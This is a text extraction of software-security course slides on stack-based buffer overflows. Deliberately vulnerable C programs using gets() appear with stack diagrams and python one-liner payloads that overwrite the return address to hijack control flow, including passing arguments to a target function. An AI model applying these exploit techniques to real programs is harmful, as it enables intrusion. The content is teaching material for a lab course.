

# **CSE 410/518: Software Security**

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# Last Class

1. Stack-based buffer overflow (Sequential buffer overflow)
  - a. Brief history of buffer overflow
  - b. Information C function needs to run
  - c. C calling conventions (x86, x86-64)
  - d. Overflow local variables

# This Class

1. Stack-based buffer overflow (Sequential buffer overflow)
  - a. Overflow RET address to execute a function
  - b. Overflow RET and more to execute a function with parameters

# **Overwrite RET**

## Control-flow Hijacking

# Return address and Function frame pointer

**Saved EBP/RBP** (frame pointer, data pointer) and **saved EIP/RIP** (RET, return address, code pointer) are stored on the stack.

What prevents a program/function from writing/changing those values?

# Stack-based Buffer Overflow

An attacker can overwrite the saved EIP/RIP value on the stack

- The attacker's goal is to change a saved EIP/RIP value to point to attacker's data/code
- Where the program will start executing the attacker's code

One of the most common vulnerabilities in C and C++ programs.

# Buffer Overflow Example: overflowret1\_32

```
int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;
}

int main(int argc, char *argv[])
{
    printf("The addr of print_flag is %p\n", print_flag);
    vulfoo();
    printf("I pity the fool!\n");
}
```

# gets()

gets() reads a line from stdin into the buffer pointed to by s until either a terminating newline or EOF, which it replaces with a null byte ('\0'). No check for buffer overrun is performed.


An unsafe function. Never use this when you program.



00001338 <vulfoo>:


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1348: 50          push eax
1349: e8 fc ff ff   call 134a <vulfoo+0x12>
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1351: b8 00 00 00 00 mov  eax,0x0
1356: c9          leave
1357: c3          ret
```

esp




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ebp, esp




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 1356:  c9          leave
 1357:  c3          ret
```

ebp



esp




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 1338: f3 0f 1e fb    endbr32
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```

ebp




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```

ebp  
eax = ebp - 0xe


esp



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ebp  
eax = ebp - 0xe


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ebp  
eax = ebp - 0xe

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




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esp




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ebp




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```

```
mov esp, ebp
pop ebp
```


esp, ebp



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134e: 83 c4 10    add  esp,0x10
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```
mov esp, ebp
pop ebp
```

esp →  
ebp -> main's  
stack frame



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
mov esp, ebp

pop ebp

esp



eip = RET




# Overwrite RET

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1356: c9          leave
1357: c3          ret
```

ebp  
eax = ebp - 0xe

esp



! Exploit will be something like:

```
python2 -c "print 'A'*18+'\xfd\x55\x55\x56'" | ./bufferoverflow_overflowret1_32
```

# Buffer Overflow Example: overflowret1\_64

```
0000000004012a7 <vulfoo>:
4012a7:  f3 0f 1e fa      endbr64
4012ab:  55               push rbp
4012ac:  48 89 e5        mov  rbp,rsp
4012af:  48 83 ec 10     sub  rsp,0x10
4012b3:  48 8d 45 fa     lea  rax,[rbp-0x6]
4012b7:  48 89 c7        mov  rdi,rax
4012ba:  b8 00 00 00 00  mov  eax,0x0
4012bf:  e8 0c fe ff ff  call 4010d0 <gets@plt>
4012c4:  b8 00 00 00 00  mov  eax,0x0
4012c9:  c9             leave
4012ca:  c3             ret
```

Exploit will be something like:

```
python2 -c "print 'A'*?? + '\x??\x??\x??\x??\x??\x??\x00\x00\x00'" | ./bufferoverflow_overflowret1_64
```

**Return to a function with  
parameter(s)**



# Buffer Overflow Example: overflowret2\_32

```
int printsecret(int i)
{
    if (i == 0x12345678)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n", printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

```
int printsecret(int i)
{
    if (i == 0x12345678)
        printf("Congratulations! You made
it!\n");
    else
        printf("I pity the fool!\n");

    exit(0);}


```

```
int vulfoo()
{
    char buf[6];
    gets(buf);
    return 0;}

```

```
int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}

```



```
int printsecret(int i)
{
    if (i == 0x12345678)
        printf("Congratulations! You made
it!\n");
    else
        printf("I pity the fool!\n");

    exit(0);}

```


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int vulfoo()
{
    char buf[6];
    gets(buf);
    return 0;}

```

```
int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}

```

ebp →



```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

```

```
int vulfoo()
{
  char buf[6];


  gets(buf);
  return 0;}

```

```
int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}

```

esp, ebp →



```
mov esp, ebp
pop ebp
ret

```

```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

```

```
int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}


```

```
int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}

```

ebp = AAAA

esp →



```

mov esp, ebp
pop ebp
ret

```

```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

```

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int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

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
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{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}

```

ebp = AAAA

esp →

eip = Addr of printsecret



```

mov esp, ebp
pop ebp
ret

```

# Change to prinsecret's point of view

```
int prinsecret(int i)
{
    if (i == 0x12345678)
        printf("Congratulations! You made
it!\n");
    else
        printf("I pity the fool!\n");

    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

int main(int argc, char *argv[])
{
    printf("The addr of prinsecret is %p\n",
prinsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

ebp = AAAA

esp →



```
push ebp
mov ebp, esp
```

```
int printsecret(int i)
{
    if (i == 0x12345678)
        printf("Congratulations! You made it!\n");
    else
        printf("I pity the fool!\n");

    exit(0);}

int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
    printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}
```

ebp, esp →



```
push ebp
mov ebp, esp
```



```

int printsecret(int i)
{
if (i == 0x12345678)
printf("Congratulations! You made
it!\n");
else
printf("I pity the fool!\n");

exit(0);}

```

```

int vulfoo()
{
char buf[6];

gets(buf);
return 0;}


```

```

int main(int argc, char *argv[])
{
printf("The addr of printsecret is %p\n",
printsecret);
vulfoo();
printf("I pity the fool!\n");
}


```

ebp, esp →



x36, cdecl in a function

Address of i to overwrite:  
Buf + sizeof(buf) + 12



- (%ebp) : saved %ebp
- 4(%ebp) : RET
- 8(%ebp) : first argument
- 8(%ebp) : maybe a local variable

# Overwrite RET and More

```
int printsecret(int i)
{
    if (i == 0x12345678)
        printf("Congratulations! You made
it!\n");
    else
        printf("I pity the fool!\n");

    exit(0);}

```


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int vulfoo()
{
    char buf[6];

    gets(buf);
    return 0;}

```

```
int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}

```



Exploit will be something like:

```
python -c "print 'A'*18+'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12" | ./program
```

# Overwrite RET and More

```
int printsecret(int i)
{
    if (i == 0x12345678)
        printf("Congratulations! You made
it!\n");
    else
        printf("I pity the fool!\n");
    exit(0);}

```


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{
    char buf[6];

    gets(buf);
    return 0;}

```

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int main(int argc, char *argv[])
{
    printf("The addr of printsecret is %p\n",
printsecret);
    vulfoo();
    printf("I pity the fool!\n");
}

```



Exploit will be something like:

```
python -c "print 'A'*18+'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12" | ./or2
```

**10 minutes break**

# Last and This Class

1. Stack-based buffer overflow (Sequential buffer overflow)
  - a. Overflow RET address to execute a function
  - b. Overflow RET and more to execute a function with parameters

**Return to a function with  
parameter(s)**

# Return to function with many arguments?

```
int printsecret(int i, int j)
{
  if (i == 0x12345678 && j == 0xdeadbeef)
    print_flag();
  else
    printf("I pity the fool!\n");


  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
  printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```

ebp, esp



# Buffer Overflow Example: overflowret3

```
int printsecret(int i, int j)
{
    if (i == 0x12345678 && j == 0xdeadbeef)
        print_flag();
    else
        printf("I pity the fool!\n");

    exit(0);}

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**Can we return to a chain of  
functions?**

# (32 bit) Return to multiple functions?

1. Before  
epilogue of  
*vulfoo*

arg-v-2

arg-v-1

RET = f1


Saved EBP =  
A

Padding


buf

Can  
overwrite  
once


ebp →




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
